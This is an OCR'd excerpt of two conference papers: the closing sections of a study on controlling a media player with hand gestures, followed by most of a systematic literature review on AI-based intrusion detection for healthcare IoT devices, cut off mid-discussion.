



Fig. 6 To reverse the video



9 Future Scope

As far as the future scope is concerned, we are trying to extend the use of our software not only for Media Players but also the PowerPoint presentations. We can also add some cool gestures to control the media player. We can use this system for online media players. These all Features can be added in the future.




Fig. 7 To increase the volume




Fig. 8 To decrease the volume

10 Conclusion

In the modern world, human–computer interaction is restricted to input from devices. This research demonstrates how dynamic hand gestures can be used in a more intuitive and natural manner for unique human–computer interaction. This programme lists certain gestures for using the VLC media player's many functions, and users can apply the appropriate gesture to carry out their desired action with an accuracy of more than 95%. In order to make this system function in a real-time context, we have used extremely basic characteristics and recognition approaches in our work. This study demonstrates that there are countless opportunities to enhance how we connect with computers. The recognition phase of the current application is less reliable. The efficiency can be increased by using better algorithms. There may be an associated infrared camera.

Acknowledments This project was made possible due to the combined efforts of all the members of the group, who helped each other out with every aspect regarding the project and its working. We would also like to thank our guide, Prof Dr. Vijay Mane Sir for helping us throughout, the way from deciding the project topic to helping us complete the various other files related to the project. I, as the group member, would especially like to thank all of my fellow colleagues without whom this project would not have been possible. It was with the help of each and every one of our groups that we were able to make this project, all the way from scratch to a promising working hand gesture media player. The project really showed us the hardships of working on long term projects and allowed us to appreciate the work ethic in a group project. This project was shaped by the combined inputs and efforts of all the members.

References

1. Wang C, Liu Z, Chan S-C (2015) Superpixel based hand gesture recognition with Kinect depth camera. IEEE Trans Multimed 17(1)
2. Badgujar SD, Talukdar G, Gondhale O, Kulkarni SY (2014) Hand gesture recognition system. Int J Scientif Res Publ 4(Issue 2):2250–3153
3. Shinde V, Bacchav T, Pawar J, Sanap M (2014) Hand gesture recognition system using camera. Int J Eng Res Technol (IJERT) 3(Issue 1)
4. Krishna Chaitanya N, Janardan Rao R (2014) Controlling of windows media player using hand recognition system. Int J Eng Sci (IJES) 3:1–4
5. Agrawal A, Rautaray SS (2010) A vision based hand gesture interface for controlling VLC media player. Int J Comput Appl 10(7)
6. Bakheet S, Al-Hamadi A (2021) Robust hand gesture recognition using multiple shape-oriented visual cues. J Image Video Proc 2021:26
7. Pinto RF, Borges CDB, Almeida AMA, Paula IC (2019) Static hand gesture recognition based on convolutional neural networks. J Electr Comput Eng 2019:12. Article ID 4167890
8. Moin A, Zhou A, Rahimi A, Menon A, Benatti S, Alexandrov G, Tamakloe S, Ting J, Yamamoto N, Khan Y, Burghardt F, Benini L, Arias AC, Rabaey JM (2020)
9. Sharma G, Paliwal M (2020) A dynamic hand gesture recognition system for controlling VLC media player. IEEE 18(4):52–57
10. Liu X, Chen T (2003) Video-based face recognition using adaptive hidden Markov model. Electrical and Computer Engineering, Carnegie Mellon University, Pittsburgh, USA
11. Nadar S, Nazareth S, Paulson K, Narka N (2021) Controlling media player with hand gestures using convolutional neural network. IEEE 5(2):1–6
12. Chaman S, Jani J, Fernandes H, Dhuka R, Mehta D (2018) Using real-time gesture to automotive control. IEEE 3(5):90–95
13. Jalab H, Omer HK (2015) Human-computer interface using hand gesture recognition based on the neural network. IEEE 2(4):3–7
14. Niranjani V, Keerthana R, Mohana Priya B, Nekalya K, Padmanabhan AK (2021) System application control based on Hand gesture using Deep learning. IEEE 6(1):42–56
15. Peng S-Y, Wattanachote K, Lin H-J, Li K-C (2011) A real-time hand gesture recognition system for daily information retrieval from internet. In: 4th international conference on ubi-media computing (UMedia). IEEE, pp 146–151
16. Xu R, Zhou S, Li WJ (2012) MEMS Accelerometer based nonspecific-user hand gesture recognition. IEEE 12:1166–1173
17. Naroliya H, Desai T, Acharya S, Sakpal V Enhanced look based media player with hand gesture recognition
18. Gupta P (2021) Instruments in the air using Python and Mediapipe Blog. https://towardsdatascience.com/instruments-in-the-air-using-python-and-mediapipe-e2576819ef8a

The Detection of Abnormal Behavior in Healthcare IoT Using IDS, CNN, and SVM

Oluwaseun Priscilla Olawale and Sahar Ebadinezhad

Abstract Health care is always a top priority, and that has not changed no matter how far we have come in terms of technology. Since the coronavirus epidemic broke out, almost every country has made health care a top priority. Therefore, the best way to deal with the coronavirus pandemic and other urgent health problems is through the use of IoHT. The tremendous growth of IoT devices and networks especially in the healthcare domain generates massive amounts of data, necessitating careful authentication and security. Other domains include agriculture, smart homes, industry, etc. These massive data streams can be evaluated to determine undesirable patterns. It has the potential to reduce functional risks, avoid problems that are not visible, and eliminate system downtime. Past systematic and comprehensive reviews have significantly aided the field of cybersecurity. However, this research focuses on IoT issues relating to the medical or healthcare domain, using the systematic literature review method. The current literature in health care is not enough to analyze the anomaly of IoHT. This research has revealed that fact. In our subsequent work, we will discuss the architecture of IoHT and use AI techniques such as CNN and SVM to detect intrusions in IoHT. In the interest of advancing scientific knowledge, this study identifies and suggests potential new lines of inquiry that may be pursued in this area of study.

Keywords Internet of Things (IoT) · Intrusion detection systems (IDSs) · Health care · Artificial intelligence · Security · Abnormal behavior

O. P. Olawale (✉) · S. Ebadinezhad
Department of Computer Information Systems, Near East University, 99138 Nicosia, TRNC, Northern Cyprus
e-mail: priscilla.olawale@neu.edu.tr

S. Ebadinezhad
e-mail: Sahar.ebadinezhad@neu.edu.tr

S. Ebadinezhad
Computer Information Systems Research and Technology Center (CISRTC), Near East University, 99138 Nicosia, TRNC, Northern Cyprus

S. Shakya et al. (eds.), *Mobile Computing and Sustainable Informatics*,
Lecture Notes on Data Engineering and Communications Technologies 166,
https://doi.org/10.1007/978-981-99-0835-6_27

1 Introduction

Health is always a key worry whenever the human race makes technological advancements. Since the coronavirus epidemic broke out, almost every country has made health care a top priority. Therefore, the best way to deal with the coronavirus pandemic and other urgent health problems is through the use of Internet of Health Things (IoHT). The IoT allows for the network connection of any object equipped with a data-sensing device, allowing for the transfer of information and the implementation of novel methods of locating, identifying, tracking, and managing physical objects [1]. According to [2], IoT is described as a set of linked people and things that can be connected to any other network. Next-generation technologies such as the IoT have the potential to affect every aspect of a business. In a nutshell, it is the integration of Internet-enabled sensors and gadgets within the existing network, having additional advantages.

Thanks to wearable sensors and cellphones, telemedicine and remote patient monitoring have advanced rapidly. Although doctors may be thousands of miles away, the IoT can help prevent sickness and accurately diagnose an individual's present health status [3]. The ability to monitor patients outside of typical clinical settings (such as the home) reduces expenses while increasing accessibility to healthcare offices. Using IoT operations, healthcare providers have previously provided critical medical services such as bedside vaticination, bedside gateway configuration, circular emergency treatment, semantic medical access, wearable device access, children's health information, community health care, and adverse drug reactions, according to [4]. Smartphone-based health care, wheelchair and drug operation, recuperation systems and systems to cover oxygen achromatism, body temperature, blood pressure, electrocardiograms, and glucose position seeing are all available to the heirs of this data. These IoT activities can assist in lowering medical service prices, enhance stoner gests, and serve more instances due to a lack of healthcare funding.

As a result of technological advancements in areas such as communication systems, remote monitoring, handheld platforms, and data storage, the IoT is revolutionizing modern health care and redefining its reliability. Remote health monitoring and the collection of sick people's data like cardiac rate and other vital signs are made possible by the IoMT, or the Internet of medical things, a network of sensors, wearable devices, medical equipment, and clinical systems. Communication across an unsecured wireless channel might result in significant exposure due to the sensitivity of the data involved [5]. Additionally, this might be used to improve patient compliance with therapy and medication at home and under the care of healthcare practitioners. Consequently, medical sensors, and diagnostic and imaging equipment may be seen as smart devices or things that are crucial components of the IoT [2]. Massive volumes of data are being generated as a result of the meteoric expansion of IoT systems and networks, particularly in the healthcare industry. Since so much sensitive patient and organizational information is stored in Electronic Health Record (EHR) apps, the healthcare sector is often cited as the most vulnerable essential system when it comes to cyberthreats [6]. In addition to these fields, there is also agriculture, smart homes, and industry. These enormous data streams may be analyzed to find out what is wrong. System downtime can be minimized and hidden issues can be avoided, all while reducing functional risks [7]. The potential harm and even death that can be caused by cyberattacks on Internet-connected medical equipment are also a concern. The majority of IoT devices, applications, and infrastructure did not place a high premium on security throughout development. Some security experts believe that IoT devices are vulnerable to cyberattacks. Thieves can gain access to personal monitoring data or time-dispensing medications by using insecure home healthcare equipment, according to the Federal Bureau of Investigation (FBI). In the event of a hack, hackers have the power to alter the code that controls the dispensing mechanism of pharmaceuticals or the collection of health data, as well as any personal or medical information that is recorded on the devices. In the worst-case scenario, this might result in death [8]. There is a risk of patients obtaining an excessive quantity of insulin, which might lead to mortality, according to [9]. Medical patients' lives are placed in danger when linked cardiac devices like pacemakers are breached. Data privacy and human well-being might be at risk due to espionage, message modification, fraudulent data injection, and denial-of-service assaults on medical equipment. Malicious actions on the IoT typically target the following:

- ***Confidentiality***: Confidentiality and privacy are two words that are frequently used interchangeably. An important security feature of confidentiality is that it prevents unwanted access to data. Theft of a laptop, loss of a password, or disclosure of secret information to the wrong people are all instances of breaches of the confidentiality of electronic data**.**
- ***Integrity***: It acts as an assurance that the information provided is authentic and correct. It signifies that no illegal insertion, deletion, or alteration of the received message's content occurred during communication. Data must be safeguarded by consultants to prevent unauthorized access [10].
- ***Authentication***: To prevent fraudulent data submission and to verify the identity of a patient before data access, authentication is necessary. To guarantee that data is properly credited and that information in the system is only available to authorized parties, a system requires user and device authentication [11].
- ***Availability***: Availability is the probability that an operational component or system will be available at a particular point in time [12]. Services and data must be available when requested by the appropriate consumers. These services and data will be inaccessible if DoS attacks occur. In the case of a heart attack, for example, the inability to issue an alarm in time might be life-threatening [11].
- ***Non-repudiation***: This is an important security requirement that uses TTP (tactics, techniques, and procedures) to provide evidence so that an entity cannot deny a message exchange action. Yousefnezhad et al. [13] believe that if non-repudiation is not done well, neither party can be sure of anything, and attacks like "repudiation attacks" and "masquerading" can happen.

IoT-related applications have demonstrated a substantial jump ahead in the future, which has piqued the interest of many, especially in business and academics. Scholars have also taken notice of the necessity of privacy protection. Research projects into IoT security have already begun and are yielding impressive results. Key management and authentication solutions for the IoT are more advanced than previous security measures. Authentication, security, patient privacy protection, and data confidentiality are crucial for patients and clinicians who use the healthcare sector and Electronic Medical Record (EMR). Since it is hard to integrate various telehealth and medical devices, the security of IoT health applications is in danger [14]. It is claimed that most medical device manufacturers do not take into account the possible security dangers that are created when these devices are connected to a network.

Having accurate detection techniques for intrusions are also crucial. Distributed Denial of Service (DDoS) and illegal access are the primary goals of most current Intrusion Detection Systems/Intrusion Prevention Systems (IDS/IPS) [15]. One of the most promising techniques to address cybersecurity risks and assuring security is Artificial Intelligence (AI). Numerous approaches to identifying anomalous behavior have been established and developed [7] and several scholars have proposed IDSs based on various AI techniques to deal with the security issues and abnormalities that arise when using IoT devices, sensors, and applications [16]. The area of cybersecurity has been greatly benefited by previous thorough evaluations. This study, however, employs a systematic literature review strategy to examine IoT security vulnerabilities in the medical or healthcare arena.

One of the most pressing issues with the IoT is protecting user data. Malhotra et al. [17] argue that attacks like the Mirai botnet attack and the Bashlite attack demonstrate the pernicious effects of insufficient security in the IoT. In addition to a wide variety of scanning, probing, and flooding attacks, attackers are also increasing the volume of malware in the form of worms, viruses, and spams to take advantage of the flaws in the software that are already in use. IoT networks must be protected from breaches because of the sensitive nature of the data they collect and process [18]. DDoS assaults on susceptible devices, such as those caused DDoS attack, are presently protected by firewalls and authentication techniques, as well as a variety of encryption and antivirus measures.

1.1 The Importance of Medical IoT

There are a variety of challenges facing the healthcare business as the world population continues to grow. In a comprehensive review of the medical literature, patient flow concerns, protracted hospital stays, and inadequate communication techniques are all recognized as typical difficulties [19]. In certain ways, IoHT can assist alleviate these concerns. According to [2], healthcare services based on the Internet of Things would increase efficiency and save costs. According to healthcare providers, the IoT offers the potential to minimize device downtime through remote provisioning. Using IoT, it is possible to determine when it is appropriate to restock various equipment to keep them running well. In addition, the IoT makes it possible to efficiently schedule scarce resources, ensuring that they are used to their full potential and that more




Fig. 1 The importance of medical IoT

patients are served as a result. Figure 1 describes the usefulness of medical IoT in our current dispensation [20].

AI-driven IoT may also provide sophisticated storage and processing capacities for enormous volumes of IoT data streams, beyond the capabilities of individual “things” [21].

The location of a patient may be tracked using IoHT. During the COVID-19 pandemic [22], described a series of requirements and techniques that allow for the combination of various hardware to track the patient’s important factors and notify the connected healthcare structure of life-threatening situations. IoMT is an effective strategy for determining the most effective screening method and keeping track of patient symptoms in real time [23]. The system consists of a transceiver, an air quality sensor, portable data storage, and an interface for monitoring purposes. Wearable sensors would monitor the wearer’s temperature, blood pressure, oxygen saturation, heart rate, and breathing rate. A transceiver would be used to monitor the patient’s movements while he or she was under quarantine. This helps to keep the community from spreading. Patients recovering from COVID-19’s pulmonary effects benefit greatly from air quality monitoring in the quarantine area.

Using sensor data, doctors may be able to detect critical situations more quickly and precisely, and patients may be better informed about their conditions and treatment options as a result [24].

1.2 The Role of AI in IoHT

As a result of recent technology breakthroughs, there have been security concerns. Researchers and large technology companies are attempting to find the best ways to protect digital information against AI-based threats [25]. It is possible to uncover illness patterns and mutations using ML algorithms, which might speed up the creation of novel medicines. AI may be able to provide health monitoring and consultation services via “health bots” in a limited capacity. AI and Machine Learning (ML)



Healthcare Expert
Analyze potential threats/attacks
Selected a rage of properties for unknown attacks
Attack
Healthcare AI model
Train
Estimate the attack
No
Decide
unknown attack
Yes
AI/DL trained model
Select appropriate approach to mitigate the damage

Fig. 2 AI in IoHT

methodologies are used to construct analytic representations with data received by IoHT in clinical decision support systems and a wide range of healthcare service delivery models. Utilizing this specific technology, healthcare professionals may monitor vital signs such as activity, temperature, heart rate, and blood glucose levels [24], and also prevent cyberattackers from intruding, as shown in Fig. 2. AI enables IoT to collect, organize, and analyze patient data into huge datasets [26].

The rest of this study is organized as follow: we briefly address additional studies that are comparable to this one in Sect. 2. The PRISMA paradigm is used in Sect. 3, which outlines the approach to be taken. Our search model's outcomes were discussed in Sect. 4. The final section describes conclusion and provides some recommendations in Sect. 5.

2 Related Works

A couple of researchers have demonstrated that IoT devices may be put to use in the process of managing the health of patients in a remote capacity. On the other hand, verifying the accuracy of patient data while still maintaining its anonymity is a significant difficulty [11]. The patient's privacy may be violated as a consequence of eavesdropping, and potentially life-threatening incidents may go unnoticed because of the disruption of the usual operations of IoMT equipment that is induced by Denial-of-Service assaults (DoS). In addition, any changes made to the data might affect the care given to patients, which could result in human fatalities in the event of an emergency. In addition to devising defenses for attacks, significant consideration must also be given to the steps that will be taken after attacks. Data about one's finances, such as the security codes for one's credit card, might be rendered invalid and rendered worthless in a short amount of time, but data about one's health can expose one's present state of health. When such data is taken as the consequence of a breach in security, it is both challenging and essential to retrieve and delete the stolen data as quickly as possible. For patient data to be adequately protected, governments and healthcare institutions must impose stringent restrictions and harsh punishments. Machine learning can give an effective solution for intrusion detection because of the high dynamic nature and enormous dimensionality of the user data in these systems. The vast majority of currently available healthcare intrusion detection systems build their datasets using metrics derived from network traffic or biometric data collected from patients [27]. According to Manimurugan et al. [1], intrusion detection is a crucial security technology that is generally acknowledged for its role in managing network assaults and detecting harmful activity in computer network traffic. It helps in the finding, decision, and detection of illegal use of data as well as duplication, alteration, and destruction of data frameworks, which is a vital part of the entire data security process and plays a significant role in the overall data security. Manimurugan et al. [1] presented an idea for a Deep Belief Network (DBN) that may be used for attack detection utilizing IDS. The CICIDS dataset was the one that was utilized to arrive at the desired outcome. This dataset included assaults that might fail an IoT system. Some examples of these attacks include DoS/DDoS, Botnet, Brute Force, Web Attack, Infiltration, and PortScan. In the course of the investigation, the following assessment criteria were utilized: accuracy, recall, precision, detection rate, and F1-score. In all aspects, the results that the suggested model provided were superior to those obtained using the already available methods.

A secure Neural Network (NN) model that secures data throughout the training and testing stages of the model was suggested by [28]. To assure the validity, integrity, and secrecy of the data, the primary strategy is to make use of cryptographic algorithms such as the Hash Function (SHA512) and the Homomorphic Encryption (HE) scheme. Experiments are carried out to evaluate the effectiveness of the suggested model in terms of its accuracy, precision, Attack Detection Rate (ADR), and computing cost. The findings indicate that the model that was suggested was successful in achieving 98% accuracy, 0.97% precision, and 98% ADR while being exposed to a significant number of assaults. As a consequence of this, the model that was suggested may be utilized to identify assaults and reduce the incentives of attackers.

Thamilarasu et al. [9] built and constructed an innovative mobile agent-based intrusion detection system to secure a network that contained linked medical equipment. The suggested system was described as hierarchical and autonomous, and utilized machine learning and regression methods to detect network-level intrusions in addition to abnormalities in sensor data. This was accomplished by using these techniques. They developed a hospital network architecture and carried out in-depth experiments on several different subsets of the Internet of Medical Things, including wireless body area networks and other connected medical equipment. The findings of the simulation indicate that high detection accuracy may be achieved with very few resources being utilized.

Bengag et al. [29] suggested a new IDS based on network parameters that can differentiate between normal and abnormal states as well as false warnings caused by jamming. This new IDS can do this because it can recognize network characteristics. The suggested method allows for the identification of three different forms of jamming, which helps to minimize the number of false alarms while simultaneously increasing the number of successful detections. In the end, a simulation of the IDS mechanism was carried out on the Castalia platform, which was developed using the OMNET++ simulator.

Using a Deep Recurrent Neural Network (DRNN) and supervised machine learning models (random forest, decision tree, K-NN, and ridge classifier), Saheed et al. [30] showed what to do to build an effective IDS for classifying and predicting cyberthreats in an IoMT setting. According to the framework of the PRISMA systematic literature review, further research that is relevant to this topic may be found in Sect. 4.

The contribution of this study is to discover the usefulness of AI in detecting and mitigating IoHT. It also provides researchers with knowledge of AI for improving detection anomalies.

3 Methodology

3.1 Search String Strategy

The research fulfills the prerequisites for conducting a Systematic Literature Review (SLR) using all of its parts. To conduct article searches, the following scientific databases were utilized: Science Direct, Scopus, and Springer. Included are studies that were first published in the English language. Within the scope of our systematic review, we did not consider any articles that included no references. This systematic review of the previous research meets the requirement of the Preferred Reporting Items for Systematic Reviews and Meta-Analyses (PRISMA-P 2015), as specified in [31].

3.2 Research Questions

Convolutional Neural Networks (CNN) and Support Vector Machines (SVM) are two common AI techniques that have been chosen. CNN belongs to the deep learning modes while SVM belongs to the machine learning models. It is glaring from our literature that not much has been done in this regard, hence these two models have been chosen. The following research questions are addressed to research the main topic of this paper which is The Detection of Abnormal Behavior in Healthcare IoT Using IDS, CNN, and SVM.

RQ1: What kind of behaviors (abnormal) do IoT devices exhibit in health care?

RQ2: What security issues cause IoHT to misbehave?

RQ3: What methods are available to detect the abnormal behavior of IoT in health care?

RQ4: What AI techniques can be used to counter the abnormal behavior of IoT in health care?

3.3 Exclusion and Inclusion Criteria

Journal articles and papers presented at conferences that took place in the last ten (10) years between 2012 and 2021 are examined. Despite that, a large number of articles were disqualified for a variety of reasons. For instance, the entire text of certain articles was either unavailable or they were published in a language other than English. In addition to that, several articles were published that were derived from sources that were not reputable. The inclusion and exclusion criteria for the systematic review of the literature are illustrated in Table 1.

Based on the inclusion and exclusion criteria, a total of 411 resources were identified, 102 resources were obtained from SCOPUS, 133 resources were obtained from Springer, and 176 resources were obtained from Science Direct. A total of 206 resources were removed due to not freely accessible. After the screening process, a total of 53 resources were accessed for eligibility. Finally, a total of 13 studies were included in the study. Most articles from the identification stage were not related to this particular study. The elimination process is applied, based on the PRISMA guidelines, as it can be found in Fig. 3 explains the process of database-type engine searches.

Table 1 Description of exclusion and inclusion criteria

Characteristic measures	Included	Excluded
Article context	AI, IoT, health care, security	–
Type of publications	Research articles	Magazine, essay, report, book
Publication period	2012–2021	Before 2012
Language of publications	English	Non-English
Discussion of articles	Articles focusing on IoT security in health care follows	–
Considered keywords	Network security, privacy, ML, DL, IDS, anomaly detection, health care	–
Text availability	Full-text accessible	Access denied or chargeable
Source reliability	Reliable	Unreliable



Identification of studies via databases and registers
Identification
Records identified from*:
Scopus (n = 102)
Springer (n = 133)
Science Direct (n = 176)
Total (n = 411)
Records removed *before the screening*:
Not open access (n = 206)
Screening
Records screened
(n = 205)
Records excluded**
(n =52)
Reports sought for retrieval
(n = 153)
Reports not retrieved
(n = 100)
Reports assessed for eligibility
(n = 53)
Reports excluded:
Not in final publication stage
(n = 1)
Not related to computer science and medicine (n =99)
Missing keywords (n =4)
Included
Studies included in review
(n =13)

Fig. 3 Database analysis of searched results

4 Results

A summary of the findings of the research questions are presented in Table 2.

Table 2 Summary of research questions

Author	Abnormal IoT behavior	Security issues	Security measure	AI solution
Radoglou-Grammatikis et al. [6]	–	IEC 60 870-5-104 cyberattacks	SDN and IDPS	ML, reinforcement learning
Malhotra et al. [17]	Point anomaly, contextual anomaly, and collective anomaly	Denial of service (DoS), blackhole, replay, sybil, impersonation, malware	Access control, IDS, and authentication	–
Ahmad et al. [18]		False alarm	A network-based intrusion detection system (NIDS)	CNN, recurrent neural network
Tayyab et al. [28]	–	FGSM attack (poisoning attack) and JSMA attack (evasion attack)	Hash functions SHA512; homomorphic encryption scheme	NN
Saheed et al. [30]		Information leakage	IDS	XGBoost, CatBoost, K-NN, SVM, QDA, and NB classifiers
Azbeg et al. [32]	SPOF (single point of failure)	Computational, memory, and energy limitations; mobility, access control, and data leakage	IPFS (inter-planetary file system)	Blockchain
Ma et al. [33]	–	Mirai attack	QoS (quality of service)	LSTM
Litoussi et al. [34]	–	Eavesdropping, replay attack, timing attack	Software-defined networking (SDN)	–
Saqaeeyan et al. [35]	–	Invasion of an individual's privacy	They examined sensory data to see if anything is out of the ordinary	Bayesian networks

(continued)

Table 2 (continued)

Author	Abnormal IoT behavior	Security issues	Security measure	AI solution
Borujeni et al. [36]	–	Scalability, network latency, context-aware computing, and real-time response	Pattern recognition, decision support systems	–
Berguiga and Harchay [37]	–	TCP SYN attacks	IDS	–
Shi et al. [38]	–	Web attack	–	Autoencoders
Chacko and Hayajneh [39]	–	DDoS	The authors summarized a couple of security measures that could be taken, as the research was a literature review	–

5 Discussion

This section provides more details based on our methodology. Moreover, the potential uses of artificial intelligence and Internet of Things technology in the battle against the COVID-19 pandemic are thoroughly examined in this paper. The present and future applications of artificial intelligence and the Internet of Things are covered in depth, as well as a thorough assessment of the supporting tools and methodologies.

5.1 Abnormal IoT Behaviors in Health care

An exhaustive survey was carried out by a group of researchers to develop a complete list of all probable IoT assaults, as well as the nature of these attacks, the problems they provide, and the remedies that may be taken. An anomaly is a data point or item that stands out from the rest of the data points or other objects in the dataset. In a manner analogous, the term "normal" refers to an item or data point that does not notably deviate from others of its kind. An anomaly or an outlier is a data point or item that stands out from the rest of the data points or other objects in the set. In a similar spirit, the term normal refers to an item or data point that is not notably different from others in its category [35]. According to Malhotra et al. [17], IoT anomalies may be broken down into three categories: point anomaly, contextual anomaly, and collective anomaly. One of the most fundamental kinds of anomaly is called a point anomaly. One of the data points does not fit in with the pattern established by the

Table 3 IoT datasets in health care

Dataset	URL
BoT-IoT	https://research.unsw.edu.au/projects/bot-iot-dataset
TON_IoT	https://research.unsw.edu.au/projects/toniot-datasets
UNSW-NB15	https://research.unsw.edu.au/projects/unsw-nb15-dataset
CICIDS 2019	https://www.kaggle.com/datasets/tarundhamor/cicids-2019-dataset

other data points. The contextual anomaly is a more advanced sort of anomaly that occurs when a data item is evaluated as being anomalous in the context of a certain setting. Last but not least, aberrant IoT behaviors might occur when, for instance, a system access services at a particular time and then there is an abrupt shift in the backdrop, such as a change in the time. Individually, this behavior does not constitute an anomaly; nevertheless, when considered in the context of the complete dataset or service, it does constitute an abnormality.

